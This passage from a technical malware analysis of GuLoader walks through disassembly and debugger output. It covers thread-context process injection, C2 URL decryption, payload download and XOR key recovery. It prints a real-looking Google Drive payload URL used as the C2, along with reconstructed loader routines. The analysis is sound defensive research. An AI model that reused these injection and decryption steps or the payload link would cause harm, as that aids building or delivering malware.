



Figure 46: GuLoader retrieving Context structure from suspended process

ZwSetContextThread


GuLoader calculates an entry point for the suspended process and updates the EAX register (`RtlUserThreadStart` is EIP and will jump to the address in EAX). in the context structure retrieved with `NtGetContextThread`. If abnormal execution is detected, GuLoader will set a decoy entry point, breaking execution in the new process.



```
038F538F   8B85 4C010000   mov eax,dword ptr ss:[ebp+14C]
038F5395   CC              int3
038F5396   C9              leave
038F5397   34 9C           xor al,9C
038F5399   3D 72D263E1     cmp eax,E163D272
038F539E   48              dec eax
038F539F   E4 FE           in al,FE
038F53A1   F2:13E8         adc ebp,eax
038F53A4   D96F 40         fldcw word ptr ds:[edi+40]
038F53A7   2B85 70010000   sub eax,dword ptr ss:[ebp+170]
038F53AD   57              push edi
038F53AE   BF 4C492ACD     mov edi,CD2A494C
038F53B3   81F7 009B88AD   xor edi,AD889B00
038F53B9   81EF 5100E433   sub edi,33E40051
038F53BF   81F7 429C8802   xor edi,2889C42
038F53C5   81F7 056E362E   xor edi,2E366E05
038F53CB   8907            mov dword ptr ds:[edi],eax
```

Figure 47: Accessing EIP in Context structure to update EIP

Once the entry point is calculated, GuLoader calls `ZwSetContextThread` to set the thread context in the suspended process.



```
039248F8   FFD0            call eax                              eax:ZwSetContextThread
           8B8D 50010000   mov ecx,dword ptr ss:[ebp+150]
           38C2            cmp dl,al
           8B5D 44         mov ebx,dword ptr ss:[ebp+44]
           81FA 80819048   cmp edx,48908180
           8B95 54010000   mov edx,dword ptr ss:[ebp+154]
           38C1            cmp cl,al
           83EA 04         sub edx,4
           310A            xor dword ptr ds:[edx],ecx
           39DA            cmp edx,ebx
           75 F7           jne 3924916
           8BBD 2C010000   mov edi,dword ptr ss:[ebp+12C]
           FFE1            jmp ecx
           81EC 00010000   sub esp,100
           E9 00010000     jmp 3924A32
           57              push edi
           91              xchg ecx,eax                          eax:ZwSetContextThread
           3A7C17 D1       cmp bh,byte ptr ds:[edi+edx-2F]
           3A3C57          cmp bh,byte ptr ds:[edi+edx*2]
           D17A 7C         sar dword ptr ds:[edx+7C],1
           57              push edi
           91              xchg ecx,eax                          eax:ZwSetContextThread
           3A7C17 D1       cmp bh,byte ptr ds:[edi+edx-2F]
           3A3C57          cmp bh,byte ptr ds:[edi+edx*2]
           D17A 7C         sar dword ptr ds:[edx+7C],1
           57              push edi
           91              xchg ecx,eax                          eax:ZwSetContextThread
           3A7C17 D1       cmp bh,byte ptr ds:[edi+edx-2F]
           3A3C57          cmp bh,byte ptr ds:[edi+edx*2]
           D17A 7C         sar dword ptr ds:[edx+7C],1
           57              push edi
           91              xchg ecx,eax                          eax:ZwSetContextThread
           3A7C17 D1       cmp bh,byte ptr ds:[edi+edx-2F]
           3A3C57          cmp bh,byte ptr ds:[edi+edx*2]
           D17A 7C         sar dword ptr ds:[edx+7C],1
           57              push edi
           91              xchg ecx,eax                          eax:ZwSetContextThread
           3A7C17 D1       cmp bh,byte ptr ds:[edi+edx-2F]
           3A3C57          cmp bh,byte ptr ds:[edi+edx*2]
           D17A 7C         sar dword ptr ds:[edx+7C],1
           57              push edi
           91              xchg ecx,eax                          eax:ZwSetContextThread
           3A7C17 D1       cmp bh,byte ptr ds:[edi+edx-2F]
           3A3C57          cmp bh,byte ptr ds:[edi+edx*2]
           D17A 7C         sar dword ptr ds:[edx+7C],1
           57              push edi
           91              xchg ecx,eax                          eax:ZwSetContextThread
           3A7C17 D1       cmp bh,byte ptr ds:[edi+edx-2F]
           3A3C57          cmp bh,byte ptr ds:[edi+edx*2]
           D17A 7C         sar dword ptr ds:[edx+7C],1
           57              push edi
           91              xchg ecx,eax                          eax:ZwSetContextThread

eax=<ntdll.ZwSetContextThread>

039248F8 <CallAPI>
```

Hide FPU

```
EAX     7742F230      <ntdll.ZwSetContextThread>
EBX     0392080F
ECX     038F50BA
EDX     038F5980
EBP     00140F58
ESP     0014DF4C
ESI     02829CDC      L"windir="
EDI     10010000

EIP     039248F8      <CallAPI>

EFLAGS    00000397
ZF 0  PF 1  AF 1
OF 0  SF 1  DF 0
CF 1  TF 1  IF 1

LastError   00000000 (ERROR_SUCCESS)
LastStatus  8000001A (STATUS_NO_MORE_ENTRIES)

GS 0000  FS 0038
ES 0023  DS 0023
CS 001B  SS 0023

ST(0) FFFFC000000000000000 x87r5 Special qnan
ST(1) 3FFEB17217F7D1CF79AC x87r6 Nonzero 0.69314718
ST(2) FFFFC000000000000000 x87r7 Special qnan
ST(3) FFFFC000000000000000 x87r0 Special qnan
ST(4) FFFF0000000000000000 x87r1 Special invalid
ST(5) FFFF0000000000000000 x87r2 Special invalid
ST(6) 3FFD9A209A84FBCFF799 x87r3 Nonzero 0.30102999
ST(7) FFFFFFFF000085098080 x87r4 Special qnan

x87TagWord 8A2A
x87TW_0 2 (Special)  x87TW_1 2 (Special)
x87TW_2 2 (Special)  x87TW_3 0 (Nonzero)
x87TW_4 2 (Special)  x87TW_5 2 (Special)
x87TW_6 0 (Nonzero)  x87TW_7 2 (Special)

x87StatusWord 2841
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 1  x87SW_C0  1  x87SW_ES  0
```

```
Default (stdcall)                    5  ☐ Unlocked
1: [esp]    000003CD 000003CD
2: [esp+4]  10014100 10014100
3: [esp+8]  038E1D14 038E1D14
4: [esp+C]  0014E25C 0014E25C
5: [esp+10] 773A0000 <ntdll.OptionalHeader.AddressOf
```

Figure 48: Setting Context structure in suspended process with updated registers/EIP

NtResumeThread

Finally, GuLoader calls `NtResumeThread` to resume execution of the suspended process, executing the injected GuLoader shellcode.





Figure 49: Executing GuLoader shellcode in injected process

Payload Download and Execution

Decrypt C2


GuLoader resumes execution in the new process, repeating all anti-analysis and anti-vm checks covered above. Once completed, GuLoader decrypts the C2 in memory using the same decryption methodology mentioned above.



```
Address   Hex                                               ASCII
316F0CEC  4F 75 74 63 73 46 72 65 64 72 69 76 65 2E 67 6F  OutcsFredrive.go
316F0CFC  6F 67 6C 65 2E 63 6F 6D 2F 75 63 3F 65 78 70 6F  ogle.com/uc?expo
316F0D0C  72 74 3D 64 6F 77 6E 6C 6F 61 64 26 69 64 3D 31  rt=download&id=1
316F0D1C  32 4D 70 53 77 5F 36 32 50 57 59 33 4E 6D 78 55  2MpSw_62PWY3NmxU
316F0D2C  51 39 57 63 53 48 34 4B 4C 48 39 4E 61 74 69 39  Q9WcSH4KLH9Nati9
316F0D3C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 50: Decrypted C2 String

If the fifth byte of the C2 is an ‘s’, GuLoader replaces the prefix to `https://`. Otherwise, it replaces the prefix with `http://`.




```
Address   Hex                                               ASCII
316F0CEC  68 74 74 70 73 3A 2F 2F 64 72 69 76 65 2E 67 6F  https://drive.go
316F0CFC  6F 67 6C 65 2E 63 6F 6D 2F 75 63 3F 65 78 70 6F  ogle.com/uc?expo
316F0D0C  72 74 3D 64 6F 77 6E 6C 6F 61 64 26 69 64 3D 31  rt=download&id=1
316F0D1C  32 4D 70 53 77 5F 36 32 50 57 59 33 4E 6D 78 55  2MpSw_62PWY3NmxU
316F0D2C  51 39 57 63 53 48 34 4B 4C 48 39 4E 61 74 69 39  Q9WcSH4KLH9Nati9
```

Figure 51: `https://` prepended to C2

Download Payload

GuLoader resolves the addresses of the following APIs `InternetOpenA`, `InternetSetOptionA`, `InternetOpenUrlA`, `InternetReadFile`, `InternetCloseHandle` in order to perform a GET request and download the payload. GuLoader payloads are frequently hosted on Google Drive and other cloud storage and file-sharing solutions. Payloads are generally long-lived as the payloads are XOR encrypted, making it difficult for providers to detect and remove them.



```
67975C50   EB FE          jmp <wininet.InternetOpenA>              InternetOpenA
67975C52   55             push ebp
67975C53   8BEC           mov ebp,esp
67975C55   83EC 64        sub esp,64
67975C58   A1 A042A967    mov eax,dword ptr ds:[67A942A0]          eax:InternetInitializeAutoProxyDll+10F
67975C5D   33C5           xor eax,ebp                              eax:InternetInitializeAutoProxyDll+10F
67975C5F   8945 FC        mov dword ptr ss:[ebp-4],eax             [ebp-4]:"https://drive.google.com/uc?export=download&id=12MpSw_62PWY3NmxUQ9wcSH4KLH9Nati9",
67975C62   8B45 08        mov eax,dword ptr ss:[ebp+8]             eax:InternetInitializeAutoProxyDll+10F, [ebp+8]:InternetCloseHandle
67975C65   53             push ebx
67975C66   8945 D8        mov dword ptr ss:[ebp-28],eax            eax:InternetInitializeAutoProxyDll+10F
67975C69   8B45 14        mov eax,dword ptr ss:[ebp+14]            eax:InternetInitializeAutoProxyDll+10F
67975C6C   56             push esi
67975C6D   57             push edi
67975C6E   8945 DC        mov dword ptr ss:[ebp-24],eax            eax:InternetInitializeAutoProxyDll+10F
67975C71   8D7D E8        lea edi,dword ptr ss:[ebp-18]
67975C74   8B75 0C        mov esi,dword ptr ss:[ebp+C]             [ebp+C]:LdrLoadDll+5
67975C77   33C0           xor eax,eax                              eax:InternetInitializeAutoProxyDll+10F
67975C79   8B5D 10        mov ebx,dword ptr ss:[ebp+10]
67975C7C   8365 E4 00     and dword ptr ss:[ebp-1C],0              [ebp-1c]:"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
67975C80   AB             stosd
67975C81   6A 3C          push 3C
```

Figure 52: Call to InternetOpenUrlA in process of downloading payload


Decrypt Payload

GuLoader's decryption routine consists of three steps:

1. Calculate XOR key
2. Decrypt payload key
3. Decrypt payload


Calculate XOR Key

When calculating the XOR key, GuLoader retrieves the first two bytes from the payload, which start at byte offset 40. The two bytes are then XORed against the first two bytes of the encrypted key as well as a counter value. This process is repeated until the first two bytes of the payload are decrypted to 0x4D5A (MZ). When the first two bytes of the payload are 0x4D5A, the value in the counter register is used as the decryption key for the payload key. For this sample, the XOR key is 0x8BF7.



```
01F4E4B6     85C0               test eax,eax
01F4E4B8     8B45 64            mov eax,dword ptr ss:[ebp+64]     Generate XOR Key for Encrypted Key
01F4E4BB     56                 push esi
01F4E4BC     BE C35A7462        mov esi,62745AC3
01F4E4C1     83FE 61            cmp esi,61                        61:'a'
01F4E4C4   ⌄ 0F8C AA620000      jl 1F54774
01F4E4CA     5E                 pop esi
01F4E4CB     BB AE90B954        mov ebx,54B990AE
01F4E4D0     84F5               test ch,dh
01F4E4D2     81F3 8CB9DF15      xor ebx,15DFB98C
01F4E4D8     81F3 6FD2D736      xor ebx,36D7D26F
01F4E4DE     81C3 F3044F88      add ebx,884F04F3
01F4E4E4     66:8B1C1A          mov bx,word ptr ds:[edx+ebx]      bytes 40 and 41 of downloaded payload
01F4E4E8     3D 63AC512D        cmp eax,2D51AC63
01F4E4ED     66:8B00            mov ax,word ptr ds:[eax]          first two bytes of payload XOR key
01F4E4F0     39C3               cmp ebx,eax
01F4E4F2     66:31C8            xor ax,cx                         xor <word_encrypted_key>, <counter>
01F4E4F5     F6C2 15            test dl,15
01F4E4F8     66:31C3            xor bx,ax                         xor <word_payload>, <word_encrypted_key_xored>
01F4E4FB     66:899D B3010000   mov word ptr ss:[ebp+1B3],bx
01F4E502   ⌄ E9 94010000        jmp 1F4E69B
```

Figure 53: First part of routine to calculate XOR key




```
01F4E69B     56                 push esi
01F4E69C     BE D8000000        mov esi,D8
01F4E6A1     81FE EE942063      cmp esi,632094EE
01F4E6A7   ⌄ 0F8D C7600000      jge 1F54774
01F4E6AD     5E                 pop esi
01F4E6AE     66:BB 2018         mov bx,1820
01F4E6B2     F7C3 CE8E881D      test ebx,1D888ECE
01F4E6B8     66:81F3 8718       xor bx,1887
01F4E6BD     66:A9 3344         test ax,4433
01F4E6C1     66:81F3 BB83       xor bx,83BB
01F4E6C6     38EE               cmp dh,ch
01F4E6C8     66:81C3 31D7       add bx,D731                       bx == 4D5A
01F4E6CD     3C FC              cmp al,FC
01F4E6CF     38D0               cmp al,dl
01F4E6D1     66:399D B3010000   cmp word ptr ss:[ebp+1B3],bx      cmp <calculated_val>, 4D5A
01F4E6D8     66:8B9D B3010000   mov bx,word ptr ss:[ebp+1B3]
01F4E6DF   ⌄ 74 0C              je 1F4E6ED
01F4E6E1     66:41              inc cx                            increment cx (final value will be XOR key)
01F4E6E3   ⌃ E9 CEFDFFFF        jmp 1F4E4B6
```

Figure 54: XOR key loop condition checking for 4D5A, completing calculation of XOR key


Decrypt Payload Key

With the XOR key now calculated, GuLoader moves to a routine to decrypt the payload key. The decryption routine iterates through the downloaded payload 2 bytes at a time, XORing against the two byte XOR key. The length of the payload key in this sample is 468 bytes.



```
01F4E6F2     817D 7C DA3F0000         cmp dword ptr ss:[ebp+7C],3FDA
01F4E6F9   ^ 0F8F 2D54FCFF            jg 1F13B2C
01F4E6FF     66:310C18                xor word ptr ds:[eax+ebx],cx              xor <two_bytes_encrypted_payload>, xor_key
01F4E703     C785 01020000 188D9E     mov dword ptr ss:[ebp+201],3B9E8D18
01F4E70D     66:39C8                  cmp ax,cx
01F4E710     80FD 83                  cmp ch,83
01F4E713     81B5 01020000 0E55CDE    xor dword ptr ss:[ebp+201],B4CD550E
01F4E71D     38D8                     cmp al,bl
01F4E71F     39DA                     cmp edx,ebx
01F4E721     81B5 01020000 AD4311     xor dword ptr ss:[ebp+201],2A1143AD
01F4E72B     8185 01020000 AC68BD     add dword ptr ss:[ebp+201],5ABD68AC
01F4E735     3B9D 01020000            cmp ebx,dword ptr ss:[ebp+201]
01F4E73B   v 7D 08                    jge <Decrypt>
01F4E73D     83C3 02                  add ebx,2                                 i = i + 2
01F4E740   ^ EB B0                    jmp 1F4E6F2
```

Figure 55: Using XOR key to decrypt 468 byte payload key

